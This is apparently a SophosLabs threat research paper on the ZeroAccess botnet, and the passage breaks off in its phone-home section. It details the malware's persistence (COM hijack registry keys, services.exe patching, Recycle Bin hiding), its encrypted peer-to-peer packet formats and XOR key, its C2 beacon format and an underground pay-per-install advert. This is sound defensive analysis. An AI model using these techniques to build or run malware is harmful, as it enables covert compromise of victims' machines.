The ZeroAccess Botnet – Mining and Fraud for Massive Financial Gain

By **James Wyke**, Senior Threat Researcher, SophosLabs

Introduction:

Since our last paper on ZeroAccess, The ZeroAccess Rootkit [1], its authors have made significant changes. In this paper we will examine those changes and take a closer look at the ZeroAccess botnet itself, exploring its size, functionality and purpose. We will explain in detail how the peer-to-peer protocol works, what network traffic is created, and how the bot phones home during installation. Then we will examine the plugin files that the botnet downloads – what these files are, what they do and how they work.

ZeroAccess has been installed over 9 million times. Its current size is somewhere in the region of 1 million machines spread throughout the world, with the majority located in the U.S.

We will explore the financial aspects of the botnet, examining how click fraud and Bitcoin mining can earn the botnet owners a potential $100,000 each day.

Finally we will explore some countermeasures that can be taken against the botnet and attempt to draw some conclusions from what we have learned.

Code Changes:

ZeroAccess still acts as a malware delivery platform, connecting to a peer-to-peer network to download plugin files that carry out the payload functionality. However, several key changes have been observed:

New peer-to-peer protocol

Pure user-mode on 32-bit windows

Files stored in a different location

New autostart hooks in the registry

To be part of the same botnet all infected machines must speak the same protocol, so a new protocol means bots now belong to a new botnet.

The previous version of ZeroAccess employed a kernel-mode rootkit under 32-bit Windows, but operated entirely in user-mode under 64-bit. The latest variant moves further away from kernel-space, with almost all samples that speak the new protocol working in user-mode on both 32-bit and 64-bit architectures.

	P2P Protocol	Port Numbers	User/Kernel-mode	File locations	Autostart
Old Version	V1	21810,22292,34354, 34355	User-mode on x64, kernel-mode on x86	Symlink dir, %AppData%	Overwritten driver, Winlogon->Shell
New Version	V2	16464,16465,16470, 16471	User-mode on x64 and x86, some samples still kernel-mode on x86	%AppData%, Windows\Installer, Recycle Bin	Hijacked COM objects, services.exe patched

User-Mode Only

We examined the installation of the user-mode only version in a blog post *Major shift in strategy for ZeroAccess rootkit malware, as it shifts to user-mode* [2]; the procedure can be summarised as:

- Main component dropped as a DLL named “n” in two places on the file system
- Each file has a hijacked COM object pointing to it that starts the DLL at system boot
- desktop.ini file dropped
- services.exe patched

Main Component

The dropper generates a 32 character string designed to look like a CLSID by taking the MD5 hash of the volume creation time of the “\\systemroot” volume of the infected machine, by calling the *ZwQueryVolumeInformationFile* API [3] with the *FsInformationClass* parameter set to *FileFsVolumeInformation* [4] and hashing the first 8 bytes of the returned structure (*VolumeCreationTime*):


```
push    1                               ;
push    18h                             ;
lea     eax, [ebp+FsInformation]
push    eax                             ;
lea     eax, [ebp+IoStatusBlock]
push    eax                             ;
push    [ebp+Filehandle]                ;
call    ds:ZwQueryVolumeInformationFile
cmp     eax, 80000005h
jz      short loc_456714F8
test    eax, eax
jnz     short loc_45671539

c_456714F8:                             ;
lea     eax, [ebp+var_90]
push    eax
call    ds:MD5Init
push    8
lea     eax, [ebp+FsInformation]
push    eax
lea     eax, [ebp+var_90]
push    eax
call    ds:MD5Update
lea     eax, [ebp+var_90]
push    eax
call    ds:MD5Final
```

The MD5 is then formatted with the following format string to generate the CLSID:


{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}

A directory with the above name is then created in two places, under *%Windows%\Installer* and under the currently logged on user's *Application Data* area, with the attributes set to *hidden* and *system*. For example the following two items may be created:



The main component – a DLL file named "n" is dropped into both of these locations. Each then has a different COM object hijacked to achieve reboot persistence.

The file dropped to *%Windows%\Installer* hijacks a COM object associated with WMI. The legitimate data *"%systemroot%\system32\wbem\wbemess.dll"* is replaced with the path to the dropped DLL:



If either of these two main components are discovered and removed, the other will independently assume control and carry out the bot activities.

Inside the CLSID folder there is a file named "@" that contains the initial list of peers that the bot will attempt to connect to. Two further directories "U" and "L" are created, which are used to store the plugins and to store temporary files.

Desktop.ini

Some variants of ZeroAccess will drop a PE file to *"%Windows%\assembly\GAC\desktop.ini"*. This file creates the CLSID string in the same way that the installer did and looks for a file in the plugin directory named "*80000032.@*" and executes it.

Services.exe

If installed on Windows Vista or higher ZeroAccess will attempt to patch the Windows file *services.exe*. A subroutine inside *services.exe* is overwritten with shellcode that is carried inside the ZeroAccess dropper.

A large amount of binary data is also written to the NTFS Extended Attributes of *services.exe*. Extended Attributes are a feature of NTFS similar in nature to Alternate Data Streams where extra information about the file can be stored on the file system. ZeroAccess uses this feature to hide a whole PE file as well as shellcode that loads the PE file. The overwritten subroutine in *services.exe* reads in all the data from the Extended Attributes and executes it. The shellcode then loads and executes the embedded PE file. This file is a DLL that has equivalent functionality to the main component, so the *services.exe* modifications provide a backup means for the bot to function if the two main components are discovered and removed.

Fortunately the infected *services.exe* can generally be restored using the following command:

sfc.exe /scanfile=c:\windows\system32\services.exe

The ZeroAccess dropper includes an embedded CAB file that contains the following components:

Component	Purpose
n32	Main "n" component on 32-bit systems
n64	Main "n" component on 64-bit systems
s32	Seed IP list for 32-bit
s64	Seed IP list for 64-bit
w32	Shellcode to write into services.exe under 32-bit
w64	Shellcode to write into services.exe under 64-bit
e32	Shellcode + embedded PE file written to EA of services.exe under 32-bit
e64	Shellcode + embedded PE file written to EA of services.exe under 64-bit
Fp.exe	FlashPlayerInstaller.exe, used as a decoy for the UAC prompt[1]

The user-mode version of ZeroAccess now has essentially no differences between the installation method under 32-bit and 64-bit Windows. The various *64 files are used instead of the *32 files but because there is no longer any need to enter kernel-space, the code that installs the components has been unified.

Memory Residence


Once installed on the system, ZeroAccess will initiate its payload – joining a peer-to-peer network. The main *n* component is injected into a system process and listens on hard-coded UDP and TCP ports, while attempting to connect to the peers listed in the @ file.

Recycler

While writing this paper an update was made to some variants of the user-mode only version of ZeroAccess. This time the location that files are dropped to has changed again and the registry keys that are hijacked to auto-start the main components are different, but most other functionality remains the same.


Files are now hidden inside the Windows Recycle Bin. A folder is created inside any directories that already exist in the recycle bin hierarchy (usually *c:\RECYCLER*) with a name "$<md5 of volume creation time of the "\\systemroot" volume>" and also inside a new location inside *C:\RECYCLER* named *S-1-5-18*. For example the following may be created:

c:\RECYCLER\S-1-5-21-1004336348-839522115-725345543-1003/$6f7ab766b90a215ceaf68b3608e0994e



This area serves a similar purpose to the CLSID directory that ZeroAccess is already using – it contains the @ file that holds the peer information, the *n* file which is the main component, the *U* folder which holds the plugin files and *L* which is used as a temporary file store.

Furthermore the permissions on these items are changed to make it harder to view the files inside. Only write permission is left:



When the Recycle Bin is browsed to in Explorer the Windows shell uses the recycle bin handler to view the files. This means the files that ZeroAccess has placed there will not be visible.

The following two COM objects are hijacked to start ZeroAccess at system boot:

HKCU\Software\Classes\clsid\{fbeb8a05-beee-4442-804e-409d6c4515e9}

HKCR\CLSID\{5839FCA9-774D-42A1-ACDA-D6A79037F57F}

This new update shows how the ZeroAccess authors are constantly improving their creation and changing the way they attempt to stay hidden on infected machines.

Botnet

There are two distinct ZeroAccess botnets, and each has a 32-bit version and a 64-bit version, numbering four botnets in total. Each botnet is self-contained because it communicates exclusively on a particular port number hard-coded into the bot executable.

The botnets can be categorised based on their port numbers. Ports 16464 and 16465 are used by the 32-bit and 64-bit versions of one botnet; ports 16470 and 16471 are used by the 64-bit and 32-bit versions of the other botnet.


Overview

Each ZeroAccess infected machine acts as both a server and a client in the peer-to-peer network. It listens on the same port as it attempts to connect to other peers. Once it connects to a peer it downloads files from that peer and the addresses of other peers that node knows about.

However, many corporate and home networks make use of Network Address Translation (NAT) when connecting to the Internet. This results in the local IP address of the machine being different from the IP address that the machine appears to have on the Internet. Without setting specific port forwarding at the firewall or router, incoming connections to a ZeroAccess infected machine that is using NAT to connect to the Internet will not reach it.

This gives rise to two different types of node in the botnet. Nodes that have a direct connection to the Internet and can be connected to by other nodes and nodes that connect through NAT and therefore can only connect to other nodes but cannot be connected to. We classify these as Super Nodes and Normal Nodes.

Super Nodes carry out the same activity as Normal Nodes in terms of their operation, but they are also responsible for distributing files and IP addresses throughout the botnet. Without Super Nodes the peer-to-peer principle would fail.




The ZeroAccess owners dictate what the botnet does by seeding new files onto super nodes that they control.

Peer-to-peer Protocol

The peer-to-peer protocol used by the latest version of ZeroAccess contains only a few commands and is designed to spread files and IP addresses across the network quickly. It is encrypted to avoid easy detection and there are a number of measures taken to avoid the network being poisoned or taken over.

Each node maintains a list of 256 IP addresses that represent other nodes that it knows about on the network. Initially this list is made up from the "@" file that is stored in the ZeroAccess folder, but as the bot connects to other nodes and downloads IP addresses from them the list is replaced with new IP addresses.

The protocol starts by issuing a *getL* command to the remote peer. The remote peer then responds with a *retL* packet. This packet contains a subset of the peer information that this node knows about and a list of the files that it has. The node that issued the *getL* command takes the new node information and adds it to its own list of 256 peers, overwriting existing entries. It then checks the list of files and any that it doesn't already have, or that are more recent than files it does have will be downloaded. The file download occurs by sending a command containing the file name information to the remote bot:



There is one more command available in the protocol *newL*, which is used to broadcast a new IP address into the botnet. If a bot receives this command it will add the IP into its list and broadcast it to a number of its peers.

We will now look at each command in closer detail.

getL

The *getL* command is issued over UDP to the port number hardcoded into the bot. It is 0x10 (16 decimal) bytes long and looks like this:

Offset	Value
0x0	CRC32 of the whole data (Zero before CRC32)
0x4	The command ('getL')
0x8	Length of data (0)
0xc	Random number that acts as an ID value for the Peer

The random number is used as a form of identification of this peer. When a remote node receives a *getL* command it checks this field to make sure it is not equal to its own peer ID value. The value is generated using Windows Crypto API's:

```
call    ds:CryptImportKey
test    eax, eax
jz      short loc_45673012
push    offset RandomDataBuffer      ; pbBuffer
push    1000h                        ; dwLen
push    hProv                        ; hProv
call    ds:CryptGenRandom
test    eax, eax
```


However, this value cannot be used to identify the peer for a sustained period because a new random number will be generated next time the infected machine is re-booted.

The *getL* packet is then check summed with CRC32 and the value put at offset zero. The whole packet is XOR encrypted 4-bytes at a time using a 4-byte key whose initial value is 'ftp2'. The key is then rotated left by 1 bit after each XOR:

```
xor     [ecx], edx                   ; ecx = data
                                     ; edx = key
rol     edx, 1
add     ecx, 4
dec     eax                          ; eax = length
jnz     short loc_45673786
```


This same encryption is used with the same key for the *retL* and *newL* packets in the protocol.

The random "BotID" fields means that the CRC32 value of the whole packet will be different for each different BotID value. So the first four bytes of the encrypted data will be different each time. However, the second four bytes will always be the encrypted command, *getL*, which encrypts to the hexadecimal bytes *28948DAB* and the next 4 bytes are usually zero, encrypting to *C9C0D199*. For example, the following plaintext packet:



Encrypts to the following:

When a different BotID value is used, the first 4 and the last 4 bytes will be different but the encrypted command (offset 0x4) and the size field (offset 0x8) encrypt to the same values as before:



retL

When a super node receives a *getL* request it responds by sending back a *retL* packet to that node. This packet contains a subset of the other nodes that the sending node knows about and information on all the files that the node has. The purpose of this packet is to distribute file and node information throughout the network. Here is the structure of the *retL* packet:

Offset	Value
0x0	CRC32 of data before encryption (Zero before CRC32)
0x4	Command (retL)
0x8	Broadcast flag
0xc	Number of IP/Timestamp pairs
0x10	IP/Timestamp data

(IP/Timestamp pairs)

0x10 + Num pairs	Number of files
0x14 + Num pairs	File entry header
0x20 + Num pairs	0x80 byte signature of File entry header

The whole packet is then encrypted using the same algorithm and key as the *getL* packet.

The *Broadcast flag* indicates whether or not the receiving node will broadcast the new IP address to peers that it knows about using the *newL* command (see below).

Although the number of IP/timestamp pairs can be set in the *retL* packet, the receiving bot will not read any more than 16 (0x10) pairs. This is a change to the old version of the protocol which would allow as many as 256 IP/timestamp pairs. This update is an intentional security improvement that makes it much harder for a rogue node to poison the peer list of a node — an essential objective if the botnet is to be taken over or sink-holed. If all 256 slots in the peer list were to be replaced when a *retL* command is received then it is easy to see how a rogue node could provide 256 IP addresses that are all under the control of a third party (or invalid). By allowing only 16 peers to be replaced a rogue node cannot flood the peer list of the downloading node with a single *retL* packet.

The IP/timestamp pairs consist of a 4 byte IP address and a timestamp that represents the length of time since the IP was last contacted. Peer information is stored in the "*@"* file in the form <4 byte IP address><4 byte last contact time>. When sending a *retL* packet the node calculates the current time using the Windows API's *GetSystemTimeAsFileTime* and *RtlTimeToSecondsSince1980,* then subtracts the IP address' last contact time from the "@" file giving the time since last contact. This value is the "timestamp" value that follows the IP address in the *retL* packet.

When a node receives the *retL* data the same calculation is made – the time now is calculated and the "time since last contact" value is subtracted from it. The resulting value is the timestamp value that will follow the IP address in the peer list "@" file. The peers are sorted by the timestamp value (most recent first) and written into the "@" file.

In practice, each node's peer list is being updated so frequently that for the majority of the time the "time since last contact" time is zero.

The previous version of ZeroAccess transferred peer information in IP/timestamp pairs where the timestamp value was the actual last contact time rather the difference between the last contact time and the current time. A weakness with this approach was that an attacker could distribute peer lists with artificially high timestamp values. These peers would go to the top of the peer list file and be accessed before genuine peers that had real timestamps. By changing the full timestamp for the difference between the current time and the timestamp the ZeroAccess authors have increased the botnet's resiliency against this type of attack.

Following the peer information is the file information data. Each entry is 0x8c bytes long consisting of a 0xc byte header and 0x80 byte signature.

Offset	Value
0x0	File name
0x4	Timestamp
0x8	Size

The file name is always a numeric value; examples include "00000001", "800000cb", "80000000". The time stamp is calculated in the same way as the timestamps for the IP

addresses in the peer list file - using the Windows API's *GetSystemTimeAsFileTime* and *RtlTimeToSecondsSince1980. Size* is simply the size of the file.

The 0x80 byte signature is the MD5 of the header value encrypted with a 1024 bit RSA private key. The ZeroAccess peer verifies the signature using the corresponding public key that is embedded in the binary and with standard Windows API's:

```
push    CALG_MD5                        ; Algid
push    hProv                           ; hProv
call    ds:CryptCreateHash
test    eax, eax
jz      short loc_4567309B
push    edi
push    0Ch
push    [ebp+SigData]
push    esi
call    ds:MD5Update
push    1Bh
pop     ecx
lea     eax, [ebp+var_70]
lea     edi, [ebp+var_70]
push    eax
rep movsd
call    ds:MD5Final
push    ebx                             ; dwFlags
lea     eax, [ebp+pbData]
push    eax                             ; pbData
push    2                               ; dwParam
push    [ebp+hHash]                     ; hHash
call    ds:CryptSetHashParam
pop     edi
test    eax, eax
jz      short loc_45673092
mov     eax, [ebp+SigData]
push    ebx                             ; dwFlags
push    ebx                             ; szDescription
push    RSAPubKeyHandle                 ; hPubKey
add     eax, 0Ch
push    80h                             ; dwSigLen
push    eax                             ; pbSignature
push    [ebp+hHash]                     ; hHash
call    ds:CryptVerifySignatureW
```

The RSA public key has been changed from the previous version, increasing from 512 bits to 1024 bits and each botnet has its own key. Each key is given in the appendix of this document.


The receiving peer takes each file entry and checks if it doesn't already have a file with that file name, or if the new file has a more recent timestamp than the file the peer already has. If either of these checks passes, then the file will be downloaded.

The file download takes place by sending the file header information (name, timestamp, size) to the remote peer over TCP on the same port number as the UDP communication takes place. The remote peer will then send back the file corresponding to that file header information. Although the file header information is sent in clear text by the peer requesting

download, the actual file is RC4 encrypted using the MD5 of the file header information as the key. This means that each unique file will have a unique key.

Once the file has been downloaded and decrypted the peer will again use the embedded RSA public key to verify that the file itself is genuine. The signature is stored in a resource named “33333” inside the file. The signature is verified using the same Windows Crypto API’s, with the signature data being replaced with zeroes for the verification.

If the signature checks out the new file will be stored inside the “*U*” directory. To preserve the file name and timestamp information the file header data and signature is written to the Extended Attribute named “VER” of the new file. An internal list is maintained by the bot of the EA data of each plugin file and when a new file is downloaded the internal list is updated. Before any plugin file is loaded the extended attribute and the embedded signature are verified. Here is the EA information:



Signing the file information in this way ensures that the network cannot be flooded with bogus files. The previous version of ZeroAccess did not sign the file information which meant that an attacker could provide fake file information. Because there was no verification of this information the node would download any files that it did not already have. This could be used as a form of Denial of Service attack against the node. By signing the file information first this attack no longer exists. Instead the only attack against this part of the protocol is by using a replay attack where previously seen signed file information is presented but a different file is offered when a download request arrives. This approach may only have limited success though as the new file would also need a valid signature before it is executed.

newL

The *newL* command can be used to inject a new peer address into the botnet. If the *broadcast flag* field in the *retL* packet is set then the peer will broadcast the new peer addresses to other peers using the *newL* command. This command can also be used by anyone who has a list of super node IP’s to inject specific peer addresses into the botnet. Non-super node peers cannot receive a *newL* command because they must have unobstructed access to the Internet in the same way as a *getL* command receiver does. The structure of the *newL* command is similar to the *getL* command:

Offset	Value
0x0	CRC32 (Zero before CRC)
0x4	Command (newL)
0x8	Unused, usually “8”
0xc	New Peer IP address

When a *newL* command is received the peer adds the sending IP and the new peer IP contained in the *newL* packet to its list of peers and sends a *newL* command to the 0x10 (16 decimal) peers at the top of its peer list.

One possible way of taking control of a peer-to-peer botnet is to flood the peer list of all nodes with peer addresses that are under the control of a third party.

The *newL* command should be a way for the botnet controllers to wrestle control of the botnet back again by re-injecting peers with addresses that they control. However, the current disposition of the botnet reduces the effectiveness of the *newL* command. The reasons for this will be explained later in this paper.

Infection Vectors and Affiliate Scheme

Infection Vectors

We covered typical ZeroAccess infection vectors in our previous ZeroAccess paper [1] and the latest version is being distributed in largely the same ways.

Large numbers of ZeroAccess droppers are still being pushed through exploit kits, in particular Sakura, Jupiter and the infamous Blackhole [5]. The other common infection vector is through fake keygens, cracks and game downloads that are all, in fact, ZeroAccess droppers.

Another increasingly common infection vector results from being downloaded by other malicious software such as Fake AV [6]. In particular we are seeing ZeroAccess installed by a FakeAV that calls itself *Live Security Platinum*.

One reason for the continued growth of ZeroAccess is that the authors are using a lucrative Pay-Per-Install affiliate scheme to distribute the droppers. Affiliates who sign up to the scheme are paid per successful installation. The installation is tracked and the payment is based on the country (US gets paid the most, then UK, Canada and Australia), and on the access rights of the infected user (Admin gets paid more).

The affiliate scheme is advertised on underground forums. When compared to other affiliate schemes the ZeroAccess program is very well paid. For example the ZeroAccess scheme will pay $500 dollars for 1,000 successful installs on US computers, whereas many other schemes will offer much lower amounts such as the following which only pays $150 per install in the US:


We pay a good price for the installation. We take in every country.

Always provide FUD EXE. Instant statistics. Fast payment.

Price:
(To install 1k)
USA: $ 150
AU, GB, CA, DE: $ 75
EU *: $ 50
All others: $ 10

* The EU countries: AT, BE, CH, CY, CZ, DK, ES, FI, FR, GR, HR, HU, IE, IT,

LU, NL, NO, PL, PT, RO, SE, SK

Payments via LR or WMZ
Minimum payout: $ 10

Phone Home

In order to make the affiliate program function there must be some level of tracking at installation. For affiliates to be paid the ZeroAccess authors must know which affiliate achieved a successful install, in what country that was, what version of Windows, what access rights and any other information that the amount to be paid to which the affiliate depends. This means that all information needs to be sent back to the authors at installation time.

The current version of ZeroAccess sends this information back in two ways: through a HTTP Get Request and through an encrypted packet usually sent to a remote server on port 53. (All IP addresses and Domain names that ZeroAccess has been observed to use are included in the Appendix).

HTTP Get Request

The first phone home mechanism is through a specially crafted HTTP Get Request that takes the following form:

GET /<unique ID>/counter.img?theme=%u&digits=10&siteId=%u HTTP/1.1\r\n

Host: <hostname>\r\n

